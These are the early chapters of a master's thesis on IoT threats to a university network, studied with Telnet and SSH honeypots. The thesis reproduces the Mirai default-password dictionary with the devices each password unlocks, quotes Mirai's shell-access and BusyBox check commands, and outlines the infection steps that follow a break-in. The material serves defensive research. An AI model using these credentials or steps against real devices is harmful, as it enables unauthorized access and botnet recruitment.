Trine Cecilia Peinert
Ingvild Bye Giset

Analyzing the IoT Threat Landscape Within University Network Environments Using Honeypots

Master's thesis in Communication Technology
Supervisor: Danilo Gligoroski, Felix Leder
July 2020

Master's thesis

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

NTNU
Norwegian University of Science and Technology

Trine Cecilia Peinert
Ingvild Bye Giset

Analyzing the IoT Threat Landscape Within University Network Environments Using Honeypots

Master's thesis in Communication Technology
Supervisor: Danilo Gligoroski, Felix Leder
July 2020

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Dept. of Information Security and Communication Technology

NTNU
Norwegian University of
Science and Technology

Title: Analyzing the IoT Threat Landscape Within University Network Environments Using Honeypots

Students: Trine Cecilia Peinert and Ingvild Bye Giset

Problem description:

The Internet of Things (IoT) has in recent years started a technological revolution. IoT devices are increasingly becoming a bigger part of humans' everyday life, offering new possibilities for both consumers and enterprises. However, this rapidly evolving technology also provides an attractive platform for malicious actors. The main reasons are the enormous amount of deployed devices in combination with the general absence of security measures. By design, the majority of existing smart devices have limited security, and vulnerabilities are discovered regularly.

To gain knowledge regarding attack methods carried out by cybercriminals, honeypots have become an eminent technology. They are decoys, luring attackers to believe that the targets they are interacting with are real systems or devices which contain real data.

For this thesis, a combination of low and medium interaction honeypots will be deployed in one closed and one open environment within the university network. The traffic towards common IoT service ports will be captured and analyzed to see if there are differences in attack methods in the two environments. Furthermore, an analysis of which IoT ports that are most attacked, as well as who performs the malicious actions and their approaches, will be conducted.

Supervisor: Danilo Gligoroski, IIK

Co-supervisor: Felix Leder, NortonLifeLock

Abstract

The Internet of Things (IoT) is benefiting several areas of society, including the education sector. However, the rapidly growing presence of poorly protected IoT devices has become a lucrative playground for cybercriminals.

This thesis sets out to investigate the IoT threat landscape within two network environments at NTNU, to establish differences in malicious traffic. We focus on IoT devices running the Telnet service and the SSH service, specifically on how these devices are penetrated and infected, and what malware targets them. The experiment includes a combination of Low and Medium Interaction Honeypots, specifically Telnet-IoT-Honeypot and Cowrie, to collect malicious data for further analysis. In total, six honeypots implemented on individual Raspberry Pis were deployed within the university network, three within the internal network and three within the public network. The honeypots were deployed for a period of four weeks.

The analysis reveals that the honeypots on the internal network did not receive any attacks during the operating period of the experiment. In addition, our results show that IoT devices connected to the public university network were popular targets for recruitment into botnets through unauthorized access using default and weak credentials. Hence, the public university network faces a higher security risk. The most common attacks were found to be automated, with similar command sequences and short session duration. Distributed Denial of Service (DDoS) related malware types were dominating among the malware targeting these IoT devices. Mirai was the most prevalent malware family utilizing the Telnet service, while less widespread DDoS related malware targeted the SSH service.

Conclusively, this study emphasizes the importance of proper administration of IoT devices by discussing implications for the university. Moreover, some best practice recommendations have been formulated based on conclusions from our analysis.

Sammendrag

Tingenes internett (IoT) har blitt essensielt innen flere områder i samfunnet, inkludert utdanningssektoren. Imidlertid mangler mange av dagens IoT-enheter tilstrekkelige sikkerhetsmekanismer, og har derfor blitt et lukrativt mål for hackere.

I denne masteroppgaven undersøker vi trussellandskapet knyttet til IoT i to ulike nettverksmiljøer på NTNU for å studere forskjeller i angrepstrafikk. Vi tar for oss IoT-enheter som bruker Telnet og SSH, og fokuserer på hvordan disse enhetene blir penetrert og infisert, og hvilke skadelige programvarer som blir brukt i angrep. En kombinasjon av honeypots med lav og medium interaksjon, mer spesifikt Telnet-IoT-Honeypot og Cowrie, ble brukt i eksperimentet vårt til å samle datagrunnlag for videre analyse. Seks honeypots implementert på hver sin Raspberry Pi ble utplassert på NTNU sine nettverk, hvor tre av disse ble koblet til det interne nettverket og tre til det offentlige nettverket. Honeypotene var tilkoblet i fire uker.

Analysen vår avdekker at honeypotene koblet til NTNU sitt interne nettverk ikke ble angrepet i løpet av eksperimentets driftsperiode. Derimot viser resultatene at IoT-enheter tilkoblet det offentlige nettverket er populære mål for rekruttering til større botnet, og at det offentlige nettverket dermed står overfor en høyere sikkerhetsrisiko. Den mest brukte metoden for penetrering var uautorisert adgang gjennom bruk av svake og standardiserte brukernavn og passord. Mesteparten av angrepene var automatiserte, der flere av dem inkluderte identiske kommandosekvenser samt svært kort sesjonsvarighet. Skadevare forbundet med distribuert tjenestenektangrep (DDoS) dominerte blant observerte angrep mot honeypotene på det offentlige nettverket. For Telnet var Mirai den mest populære skadevare-familien, mens mindre utbredt DDoS-relatert skadevare rettet seg mot SSH.

Avslutningsvis understreker vår studie viktigheten av korrekt håndtering av internett-tilkoblede enheter ved å diskutere implikasjoner for universitetet. I tillegg presenterer vi noen anbefalinger basert på konklusjonene fra analysen vår, som kan bidra til å øke sikkerheten rundt IoT-enheter.

Preface

This thesis is the final deliverable in a Master of Science in Communication Technology at the Norwegian University of Science and Technology (NTNU). The work has been performed at the Department of Information Security and Communication Technology during the spring of 2020.

We would like to thank our supervisors for giving us the opportunity to freely form our master's thesis. We would also like to thank Pål Sturla Sæther for supplying us with the equipment needed to fulfill this experiment, and for giving us insight into the network configurations of NTNU.

Additionally, we sincerely thank Helle Katrine Giset for valuable input regarding the structure of the thesis, guidance during the writing, and proofreading of the final report.

Contents

List of Figures

List of Tables

List of Acronyms

AP Access Point.

CWMP CPE WAN Management Protocol.

DDoS Distributed Denial of Service.

DNS Domain Name System.

DVR Digital Video Recorder.

HTTP HyperText Transfer Protocol.

IDS Intrusion Detection System.

IoT Internet of Things.

IP Internet Protocol.

JSON JavaScript Object Notation.

NAT Network Address Translation.

Nmap Network Mapper.

OS Operating System.

RPi Raspberry Pi.

SCP Secure Copy Protocol.

SIP Session Initiation Protocol.

SMTP Simple Mail Transfer Protocol.

SSH Secure Shell.

TCP Transmission Control Protocol.

UPnP Universal Plug and Play.

Chapter 1
Introduction

1.1 Background and Motivation

The Internet of Things (IoT) has gradually been integrated into nearly every part of society. Familiar objects are replaced continuously by smart devices implemented with WiFi capabilities and sensors, making a significant impact on people's everyday life. Healthcare, education, and business environments are just some of the industries benefiting from the growing use of IoT, improving services, operations, and effectiveness. However, the prevalent technology has its pitfalls as the arena for already existing cyberthreats expands.

Over the past years, several significant attacks where IoT has played a central role have occurred. IoT devices are subject to numerous security challenges, such as insecure default settings, including default credentials, as well as unpatched systems with known vulnerabilities, making them exposed to attacks performed through effortless intrusion. Over 1.3 million devices facing the public internet was found to allow empty or default credentials for login by the non-malicious Carna botnet [Shu15] in 2012. At this time, Cisco reported a total of 8.7 billion connected IoT devices in the world. Since then there has been a constantly increasing rate of connected devices, which is predicted to reach a total of 50 billion by the end of 2020 [Cis].

In combination with the majority of IoT devices being exposed and insecure, the rapid growth of internet-connected devices has given rise to the creation of larger and more powerful botnets. In 2016, approximately 1 million IoT devices, mainly Digital Video Recorders (DVRs) and IP cameras, had been infected by the malware BASHLITE [MAF+18], making them part of a botnet used to launch Distributed Denial of Service (DDoS) attacks. BASHLITE was the predecessor to Mirai, one of the most malicious malware known. Short after Mirai was first discovered in August 2016, the malware source code was released and became publicly known. Since then, the source code has been a stimulus to the creation and proliferation of numerous variations, and has been used in several well-known and significant DDoS attacks. In October 2016, about 100,000 IoT devices were enslaved by Mirai to perform a series of attacks against systems managed by the Domain Name System (DNS) service provider Dyn. Popular websites such as Amazon, Spotify, and Netflix, as well as hundreds of other websites, were taken down for several hours, making them unavailable to the world [Wil16]. Another example is a 54-hour long DDoS attack against a U.S. college where a Mirai distribution was used to create the attacking botnet [Bek17].

Seeing these trends, it is evident that hackers can cause immense damage to individuals and organizations in terms of money, reputation, and time. Therefore, security aspects regarding internet-connected objects have become an important research area in order to prevent the occurrence of such costly events in the future.

1.2 Problem Description

Universities are appealing targets for cybercriminals due to several factors. To improve the university experience, most universities provides campus-wide WiFi access using numerous wireless Access Points (APs). In addition, several other smart devices, such as printers and light sensors, are constantly connected to the university network.

The students and faculty members at universities should also be considered a factor in them self, as the majority possesses one or more IoT devices. Such devices are not only found as part of their home inventory, but can also include gadgets carried with them wherever they go. Naturally, individuals with a connection to the university spend time on campus, thus, so do their smart devices. As we will discuss, personal IoT devices have weak security measures, therefore, they are potential door openers for attackers to infiltrate the university network.

The scope of this thesis is to study the threat landscape of IoT devices located within the public and the internal network at The Norwegian University of Science and Technology (NTNU). It limits its focus to IoT devices having a Linux Operating System (OS) running either the Telnet or Secure Shell (SSH) service or both. Furthermore, it mainly investigates malicious operations performed by means of unauthorized access, and the related attack patterns. Hence, it will address the reconnaissance and intrusion phase, as well as the infection phase of an attack, further described in section 2.4. Finally, the thesis will introduce some recommendations for university networks.

The goal of this thesis can be compressed into three research questions:

RQ1 What are the differences in malicious traffic on the public and internal university network?

RQ2 How are IoT devices connected to the university network, specifically running with an open Telnet or SSH port, penetrated?

RQ3 How are these IoT devices infected, and what malware targets them?

1.3 Research Method

In order to gain knowledge about the threat landscape of IoT devices located within the two university network environments, honeypots were used as a tool for collecting primary data. A honeypot is a decoy system designed to capture illicit actions towards it, making it possible to analyze the data and obtain information on how adversaries operate. One of the strengths of using honeypots as a research method is their capability of collecting highly valuable information. For honeypots to gather this data, malicious actors have to be allowed to access and interact with the honeypot system, which introduces one of its weaknesses, namely risk to the network environment. To minimize the risk with our experiment we chose a combination of Low and Medium Interaction Honeypots.

Among several, we specifically found the open-source honeypots Telnet-IoT-Honeypot and Cowrie to be adequate for the purpose of this thesis after researching different approaches and conducting a trial operation period. For our experiment, six honeypots implemented on individual Raspberry Pis were deployed, three on the internal university network and three on the public university network, over a period of four weeks. Within the scope of this thesis, this was found to be sufficient with regards to sample size for our quantitative analysis. The collected data from the two network environments were compared, and the approaches and attacks were analyzed. However, limitations for the project are outlined in section 1.4.

1.4 Project Limitations

Although this thesis contains an experimental data collection and analysis of attacks recorded by honeypots, some limitations must be noted. Specifically, there are two major limitations in this study that could be addressed in future research: First, the choice of honeypot type with regards to the level of interaction, second, the number of honeypots deployed for each service.

The analysis and conclusions are based upon data collected by Low and Medium Interaction Honeypots. Since these honeypot types are easier to identify by intruders and have shortcomings in interaction possibilities, this might have had an impact on the captured data. For our experiment, the risk associated with High Interaction

Honeypots was considered too high for deployment on the university network. The reason being that the probability of a compromise is greater because they provide a real system for an attacker to interact with. Additionally, the complexity of setting up High Interaction Honeypots is much higher. Thus, due to the project time constraint, Low and Medium Interaction Honeypots were considered to be the best choice for our study.

Furthermore, for each network environment in our experiment, we deployed three separate instances, specifically two Telnet-IoT-Honeypots running with distinct services and one Cowrie honeypot. For this reason, the result obtained for each of the honeypots could not be validated by comparing several data sets captured on the same service on the university network. Thus, for future work, the validity of the data could be increased by deploying several identical honeypots in the same network environment to compare captured data. Besides, by deploying several identical honeypots, it would be possible to observe the scanning behavior of malicious actors or malware targeting specific ports.

Additionally, with regards to data validity, the size of the analyzed data sets might have affected our findings. It is worth mentioning that by running the experiment for a longer period of time the results could have been more accurate as they would be based on larger sample size. However, as our data conforms with existing studies on this topic, we believe that the relatively short running period of our experiment did not have a great impact on our obtained results.

1.5 Structure of the Thesis

The remainder of this thesis is structured as follows.

Chapter 2 - Internet of Things

This chapter outlines background information related to IoT. Furthermore, security aspects concerning the IoT are explained, followed by an introduction to the Telnet and SSH protocols. Lastly, we present an overview of the IoT threat landscape, including various types of malware and attack methods.

Chapter 3 - Honeypots

This chapter covers a thorough description of concepts and essential theoretical aspects relevant to the research method, as well as an extensive overview of related honeypot research. Furthermore, the chosen honeypots for our experiment, Telnet-IoT-Honeypot and Cowrie, are described in more detail.

Chapter 4 - Preliminary Work

This chapter presents a fundamental phase where the conducted work formed the basis for the implementation and deployment described in chapter 5. It includes a thorough description of the honeypot selection process and the deployment strategy.

Chapter 5 - Honeypot Implementation

This chapter briefly outlines the various tools used throughout the project and presents the experiment setup and network environment specifications. Next, it gives a detailed description of how the honeypots were configured and implemented for this particular experiment as well as security measures taken before deployment. Finally, it specifies the data analysis and visualization methods used to produce the content of chapter 6.

Chapter 6 - Results

This chapter contains results from the collected data. It gives an overall overview of the findings for the six honeypots before an analysis of the collected data is presented.

Chapter 7 - Discussion

This chapter discusses our findings, their significance, and what they indicate to answer the research questions from our project description. Additionally, it presents some implications as well as recommendations based on the findings.

Chapter 8 - Conclusions and Future Work

This chapter summarizes the work conducted throughout the master's thesis and gives final conclusions with the aim of the research in mind. Finally, it proposes topics for future work.

Chapter 2
Internet of Things

This chapter outlines information about the Internet of Things (IoT) and further focuses on the security challenges related to IoT devices. Also, the commonly used protocols in these devices, Telnet and Secure Shell (SSH), are briefly explained. Furthermore, the chapter gives an overview of the broad threat landscape of IoT, specifically focusing on the three main aspects of attacks against IoT devices running with an open Telnet and SSH ports.

2.1 Defining the Internet of Things

The term Internet of Things (IoT) was first coined in 1999 by Kevin Ashton [A^{+}09]. Over the last decade, it has become a ubiquitous and popular technology. It describes the ever-growing network of physical objects that feature an Internet Protocol (IP) address for internet connectivity and the communication that occurs between these objects and other internet-enabled devices and systems [Str]. These embedded devices are often small, power- and memory-constrained, and connected over some kind of wireless technology. The field of IoT application is broad due to its versatile and heterogeneous nature, offering new and smart solutions for both consumers and industries. Everyday objects such as refrigerators, coffee machines, and light bulbs are now becoming parts of typical smart homes, where the end-user remotely controls and monitors each device. Control and production systems also benefit from the expanding IoT, improving the effectiveness of everyday processes, operations, and procedures.

Even though there are countless advantages of connecting objects and devices to the internet, the rapid growth of IoT and its related security challenges provides a large attack surface for cybercriminals.

2.2 Security Challenges in IoT devices

One of the primary characteristics of IoT devices is limited computational capabilities, such as reduced processing power and storage space, compared to regular computers. Due to these constraints, there is little room to implement sophisticated security mechanisms that adequately secure the device [PBHV+19]. Besides, the IoT business is largely profit-driven, making low cost and short time-to-market essential factors for IoT manufacturers. Hence, there has been a lack of attention towards security, and a massive amount of vulnerable IoT devices are on the market today [NBC+19].

Also, IoT devices are at a higher risk of getting attacked compared to other information systems due to several reasons. One is that smart devices always are turned on and connected. Another is that most IoT devices sold over the counter operate with the plug-and-play concept, requiring little effort and no technological knowledge from the end-user to get the device up and running. This user-friendly concept often entails insecure default settings, including default and weak login credentials. Due to an overall incompetence, most people never change the access credentials on their devices unless forced to, or even worse, the device manufacturer has wholly excluded the option to do so. Besides, the default login credentials on similar devices are often set by the manufacturer to be identical, either written in the user manual or printed somewhere on the device packaging, making them easily obtainable for anyone. Examples are username and password combinations such as admin/admin, user/user, and root/root.

Moreover, the vendors publish updates and security patches, but these are generally not applied to the devices automatically. As a result, many devices run with vulnerable and outdated firmware because users lack knowledge about how to administer their devices.

Finally, several insecure and, sometimes, unneeded ports for network protocols, such as Telnet, SSH, and HyperText Transfer Protocol (HTTP), are often open on devices. Compromisation of confidentiality, integrity, and availability of data can potentially occur through these open ports if unauthorized people gain remote control of the device [OWA].

2.3 Telnet and SSH Protocols

Smart devices have the capability of sending, collecting, and processing data to other devices, servers, or applications when connected to the internet. There exist various protocols and services that can perform these tasks. Depending on the type of device and the data to be transferred, among other things, some services are better suited for specific internet-connected devices than others. Despite being a necessity for devices to communicate, some of these are insecure and can potentially be an easy way for hackers to access a device. As specified in the introduction, this thesis limits its scope to the two most common services implemented in IoT devices, the Telnet and SSH. They are therefore outlined in the following.

2.3.1 Telnet

Telnet is an application layer protocol used for communication with a remote host by providing a command-line interface. The protocol was developed in 1969 before the internet was in general and public use [PR83]. Due to its early creation, it is not applied any form of encryption to the communication, thus making it outdated in terms of modern security and not as widely utilized as it used to be. Thus, more secure protocols, such as SSH, are increasingly replacing Telnet. Nevertheless, there are several IoT devices, like routers, DVRs, and IP cameras, that implements Telnet in embedded system applications due to its relatively simple implementation. A Shodan[1] search conducted on March 29, 2020, found that more than five million connected gadgets around the world had an open Telnet port. By default, the Telnet server runs on Transmission Control Protocol (TCP) port 23, but can be configured to be reachable on port 2323 as well.

For devices having one of these two ports open, adversaries can potentially cause significant damage. Since the communication is not encrypted when using Telnet, sensitive information, like passwords and IDs, are easily obtainable by attackers through eavesdropping. Additional information about a device, such as the hardware and software model, can also be revealed and explicitly exploited by attackers.

Also, adversaries can identify if the device requires authentication. If so, attackers can gain unauthorized access by either eavesdropping credentials sent in cleartext or by trying known default credentials. Passwords for standard accounts, like root or admin, can also be obtained by performing simple brute-force attacks.

2.3.2 Secure Shell

Secure Shell (SSH) is an application layer networking protocol usually used to gain access to a command line (shell) on a remote host. It was mainly designed to replace several legacy protocols, among them the Telnet protocol. SSH is a cryptographic protocol with a client-server architecture that makes it possible to operate network services securely over an insecure network [Sec]. Unlike the Telnet protocol, which sends all information in plaintext, SSH encrypts all transmitted data between the client and server. The default TCP port for SSH is 22, but it can be changed by the user to run on a different port.

[1] https://www.shodan.io/, Last Accessed: 2020-03-29

Furthermore, the protocol provides specific SSH keys for a more secure and automated authentication process. Functionally, SSH keys are authentication credentials replacing usernames and passwords, preventing a successful brute-force attack. In IoT, SSH keys can be particularly useful since weak passwords are one of the biggest security challenges. With these keys, each device gets a public key corresponding to the manufacturers' private key, allowing vendors to update and manage devices remotely. Thus, as this is an asymmetric encryption scheme, cybercriminals cannot use the public key to gain access unless they have the corresponding private key.

2.4 IoT Threat Landscape

IoT devices pose as attractive targets for malicious actors, due to the present security challenges, addressed in section 2.2. Attacks vary in complexity, as well as distribution and damage potential, depending on the attacks' overall goal. Some attacks are carried out with the aim of solely disclose information, while others are aiming for total system compromise utilizing remote or arbitrary code execution.

2.4.1 Malicious Software

The most severe threat that IoT devices face is malicious software (malware) [MSK16]. There exist numerous different malware samples and malware families in the wild, and the number increases with the various IoT devices that are continuously released on the market. The different malware is categorized based on factors such as what they do and their purpose. Some of the most well-known types are rootkits, ransomware, bots, financial malware, logic bombs, viruses, worms, and Trojan horses [MRM17].

Rootkit is a type of malware that gives a malicious actor privileged access, such as root access, to a system. It practically gives the attacker full control of the device, making it susceptible to further manipulation.

Ransomware malware has the overall goal of pressuring the user for money. It is carried out by first locking the user's device or software through, for example, locking the screen or encrypting the data. Then, in order to remove the infection and restore normal behavior, the user has to pay the attacker a ransom.

Bots are self-propagating malware that infects a device before connecting to a central server, commonly called a botmaster, to receive further instructions. The infected devices can be used for several purposes, such as infect other devices, launch a DDoS attack or collect sensitive information and send it back to the botmaster.

Financial Malware is defined as the type having an overall goal of gathering and sending banking account information to a malicious actor. The information is often obtained either through collecting it directly from the device or through the means of forged mobile banking applications.

Logic Bombs are code fragments placed inside a software system by an attacker, which are triggered when certain conditions are fulfilled. When triggered, malicious actions are initiated that can damage the system by, for example, deleting or altering data or executing a malicious code.

Viruses are malware that requires a software program in order to propagate and spread together with the program it has inserted itself into. A user's action is required in order for the virus to be triggered by, for example, executing the program it resides within.

Worms malware can, in contrast to viruses, operate on their own and do not require user interaction in order to self-replicate and propagate.

Trojan Horses (Trojans) are a type of malware that looks like legitimate software, but in reality, they have malicious purposes and can take control of the infected device. Unlike viruses and worms, Trojans cannot self-replicate, but similar to viruses, it requires user interaction for the malware to execute its actions. There exist several types of Trojan malware, depending on the actions they perform. Some of the most common types are Trojan Backdoor, Trojan DDoS, and Trojan Downloader. The Trojan Backdoor creates a "backdoor" on the device, which facilitates further attacks by letting an attacker gain both access and remote control. Typical actions performed on the infected device are sending and receiving files, as well as launching and deleting files. The Trojan DDoS, as the name implies, performs DDoS attacks from infected devices towards a given IP address. Lastly, the Trojan Downloader download and install malicious files from a remote server unnoticed, before executing the files on the infected device.

2.4.2 Attack Methods

Over the years, numerous IoT devices running with the Telnet service or the SSH service have become victims to multiple malware families, like Mirai, Hajime, and Gafgyt, to mention but a few. Common for many of these malware families is that they exploit the IoT devices to create massive malicious networks, also known as botnets. IoT botnets are often further used to attack other systems, for instance, by launching a DDoS attack. Additionally, compromised devices can be used for other nefarious purposes like infecting other devices. Generally, these IoT attacks follow three phases, a reconnaissance and intrusion phase, an infection phase, and a monetization phase [VS18].

Reconnaissance and Intrusion Phase During the initial phase of an attack, malicious actors execute automatic scans on ranges of public IP addresses to find devices that accept connections on a specific port, such as port 22, port 23, or port 2323, before attempting to penetrate the defenses of the device itself [VS18]. One of the most common intrusion methods is brute-force. When carrying out a brute-force attack, an adversary typically tries a set of frequently used credentials for standard system users or factory default credentials for specific IoT devices.

Both the BASHLITE (otherwise known as Gafgyt, LizardStresser, or Torlus) and Mirai malware, among others, utilize this intrusion method with a hard-coded dictionary with default credentials. The set of credentials used by BASHLITE includes six generic usernames and 14 generic passwords, while the dictionary used by Mirai is more extensive, containing 62 unique username and password pairs. Table 2.1 lists the 46 unique passwords included in the original Mirai source code and some of the IoT devices using these default passwords [AAB+17]. It is clear to see that IoT devices is highly targeted as most of the passwords can be connected to several different types, where IP cameras, DVRs and routers are among the top targeted.

Password	**Device Type**	**Password**	**Device Type**	**Password**	**Device Type**
123456	ACTi IP Camera	klv1234	HiSilicon IP Camera	1111	Xerox Printer
anko	ANKO Products DVR	jvbzd	HiSilicon IP Camera	Zte521	ZTE Router
pass	Axis IP Camera	admin	IPX-DDK Network Camera	1234	Several IP Cameras
888888	Dahua DVR	system	IQinVision Cameras	12345	Several IP Cameras
666666	Dahua DVR	meinsm	Mobotix Network Camera	root	Samsung IP Camera
vizxv	Dahua IP Camera	54321	Packet8 VOIP Phone	password	Routers
7ujMko0vizxv	Dahua IP Camera	00000000	Panasonic Printer	fucker	Unknown
7ujMko0admin	Dahua IP Camera	realtek	RealTek Routers	guest	Unknown
666666	Dahua IP Camera	1111111	Samsung IP Camera	admin1234	Unknown
dreambox	Dreambox TV Receiver	xmhdipc	Shenzhen Anran Camera	default	Unknown
juantech	Guangzhou Juan Optical	smcadmin	SMC Routers	service	Unknown
xc3511	H.264 Chinese DVR	ikwb	Toshiba Network Camera	support	Unknown
OxhlwSG8	HiSilicon IP Camera	ubnt	Ubiquiti AirOS Router	tech	Unknown
cat1029	HiSilicon IP Camera	supervisor	VideoIQ	user	Unknown
hi3518	HiSilicon IP Camera	*blank*	Vivotek IP Camera	zlxx.	Unknown
klv123	HiSilicon IP Camera				

Table 2.1: Default passwords on IoT devices

Infection Phase Once the attacker has gained shell access, the next step is usually attempting to get full control of the device and set it up for whatever intended purpose it will have in the final monetization phase [VS18]. The infection phase often involves the upload of a binary, and thus, it is during this stage the actual malware becomes present on the device.

Before any malware binaries are downloaded and installed, the attacker prepares the accessed environment by checking and customizing it. Commonly, this procedure is carried out by sending a fixed series of commands, dependent on the specific attack, over the exploited service [PSY+15].

One of the most well-known command sequences executed by malware targeting the Telnet service, and used by malware like Mirai and Hajime, consists of the following five lines:

```
enable
system
shell
sh
/bin/busybox <random_string>
```

The intention of executing the first four commands is to enable shell access. The purpose of the last command is to check whether BusyBox[2] is present to determine if the system belongs to an IoT device. If the given response is `bash: /bin/busybox: No such file or directory` the system does not have BusyBox, and the attacker then often terminate the connection. If the system is in fact BusyBox, the response is `<random_string>: applet not found`, and thus considered valid for further exploitation by the attacker.

These initial commands are not common for SSH infections, however the subsequent actions are similar. The intruder often continues with fingerprinting the accessed device by identifying characteristics like the processor architecture, platform and kernel version, as well as removing potentially present files downloaded by competing malware. Next, `wget`, `tftp`, `curl` or `echo` are normally used for downloading the malicious binary. Then, the binary file permissions is usually escalated using `chmod` to make it readable, writable and executable, followed by execution of the file uploaded. Finally, before terminating the connection, many intruders try to remove evidence of their activity by removing any downloaded files and clearing the bash history [KAMZ19].

However, frequent malicious actions towards the SSH protocol does not involve malware infection after a successful login. The compromised IoT device is then typically used as a proxy utilizing the port forwarding capability of the SSH protocol. The intruder sends a TCP/IP request to forward traffic to a specified destination IP address and port using the IoT device as an intermediary service [McC17]. This can be utilized to send spam or HTTP traffic towards a victim service or web site.

Monetization Phase In the last phase, the adversary uses the compromised device or devices in further operations. One of the most common attacks collectively utilizing numerous infected devices, is the DDoS attack.

[2]https://busybox.net/, Last Accessed: 2020-30-06

DDoS attacks aim to obstruct regular operation and availability by targeting a server, service, or network with a massive load of traffic. This stream of traffic is generated by using a centralized command and control (C&C) server, managed by an attacker, to command multiple infected devices, constituting a botnet, to simultaneously send packets at a constant rate to overload the victim, as illustrated in Figure 2.1. This traffic overload can, in turn, cause disruption or denial of service for legitimate traffic. DDoS attacks has been well-known and launched for years, way before the birth of IoT. However, the immense amount of insecure IoT devices connected to the internet has opened up for the possibility of gathering more massive and more powerful botnets than ever before [MAF+18].



Figure 2.1: DDoS attack utilizing an IoT botnet

Chapter 3
Honeypots

This chapter describes theoretical aspects regarding honeypot technology, including the various types of honeypots concerning the purpose of deployment, level of interaction, and deployment platform. Further, to give an initial introduction to different honeypots implementing, among others, the Telnet or the SSH protocol, we present an overview of related works. Finally, the specific honeypots selected for the experiment, Telnet-IoT-Honeypot and Cowrie, are presented.

3.1 What is a Honeypot?

There are several different definitions of a honeypot and its purpose. In this thesis, Lance Spitzner's definition is used, as it covers essential elements. He describes a honeypot as *an information system resource whose value lies in unauthorized or illicit use of that resource* [Spi03]. The definition includes two important concepts regarding the overall understanding of honeypots. Firstly, he intentionally describes honeypots in broad terms as information system resources. This implies that honeypots can be a wide range of different appliances and computer resources. For example, a honeypot can be a server, a router, a printer, a temperature sensor, or even an entire network. Secondly, Spitzner underlines that the primary goal of deploying honeypots is for them to be targeted and compromised by malicious actors. The information system resources are placed within a network with the intention and expectation of them to be attacked by unauthorized people. Hence, honeypots work as traps to detect illicit actions towards these decoy systems and to divert or, in any other way, prevent attempts of unauthorized use of real, valuable information systems.

To make these decoy systems seem attractive to attackers, they are often based on legitimate operating systems and firmware, as well as containing data that appears to be authentic. Additionally, they simulate the behavior of real systems or services, and appear valuable so that hackers are tempted to attack them. In reality, the honeypots are placed in a closely monitored and isolated environment, with the effect that all communication and activity towards them is considered hostile. Thus, honeypots are not used to resolve a particular problem but rather to provide insight into how the black hat community operates and, in turn, enhance the overall security mechanism of a system [Spi02].

3.2 Types of Honeypots

Honeypots can be split into different categories based on the level of interaction, the purpose of deployment, and what platform they are running on. The categories are independent of each other, allowing a single honeypot to have features combined from several of the categories.

3.2.1 Levels of Interaction

Honeypots are categorized into Low, Medium, and High Interaction Honeypots, based on the level of interaction offered to the attacker, which addresses the actions an attacker is allowed to perform against the honeypot. A brief overview of features for the three different types of honeypots is shown in Table 3.1 [PG19].

Level of Interaction	Real OS	Installation	Maintenance	Data gathering	Level of Risk
Low	No	Easy	Easy	Limited	Low
Medium	No	Difficult	Easy	Medium/Variable	Medium
High	Yes	More Difficult	Time consuming	Extensive	High

Table 3.1: Honeypot features regarding levels of interaction

Low Interaction Honeypots gives an attacker or a malware limited ability to interact with the honeypots since there is no physical environment. The reason is that they only emulate a small number of services such as Telnet, HTTP, and SSH, rather than complete OSs. Thus, the risk associated with them is low, and they are simple to deploy, configure, use, and maintain [Ser18]. The majority of attacks captured by Low Interaction Honeypots are automated attacks, like port scans and simple connection attempts against services (ports). This is because Low Interaction Honeypots are relatively easy to identify for cybercriminals using scanning tools like Nmap and search engines like Shodan. Also, an experienced adversary will be able to detect the simulated properties of services.

Despite not being able to capture the most comprehensive attacks, Low Interaction Honeypots can collect helpful information about the attacker and the approach. They can, for example, obtain information about the origin of the simple attacks using the IP source addresses. Also, by recording login credentials used during the attacks, they can disclose information on which combinations are the most common. Hence, Low

Interaction Honeypots are mainly deployed to detect and log sources of unauthorized access.

High Interaction Honeypots involve actual OSs without any restrictions. This makes them more credible as well as more complex. Thus, they have a higher risk attached to them and demand more maintenance and skill to operate correctly. On the other hand, due to its complexity, they can log advanced attacks performed by humans from start to finish. The main goal is to learn about attack procedures, types of malicious software used, and vulnerabilities exploited. High Interaction Honeypots capture as much information as possible during the illicit act. Hence, they provide a better comprehension of how malicious actors operate than Low Interaction Honeypots do [PG19].

Medium Interaction Honeypots takes advantage of characteristics from both. Like Low Interaction Honeypots, they do not provide real OS access to the adversary, which makes the related risks fewer than with High Interaction Honeypots. But, they are more complex and have more functionality than Low Interaction Honeypots, which makes them capable of capturing more sophisticated attacks.

3.2.2 Deployment Purposes

The intention behind deploying a honeypot is commonly either to gather information for research purposes or to serve as a security measure in production networks.

Research honeypots are, as the name implies, deployed for research purposes. These honeypots gather information about hackers' behavior, tools, techniques, and attack methods. Further, they address system weaknesses that are actively being targeted by cybercriminals in order to develop new defense strategies [CPM15]. Mainly, the overall goal of deploying them is to acquire new knowledge of the black hat community and of how adversaries perform malicious activity.

Research honeypots are usually High Interaction Honeypots, giving cybercriminals more possibilities to interact, infiltrate, and control the system [FSZJ03]. Thus, the risks of deploying research honeypots are higher than when deploying production honeypots. Most commonly, research organizations such as the military, universities, and security companies are the ones who deploy these types of honeypots.

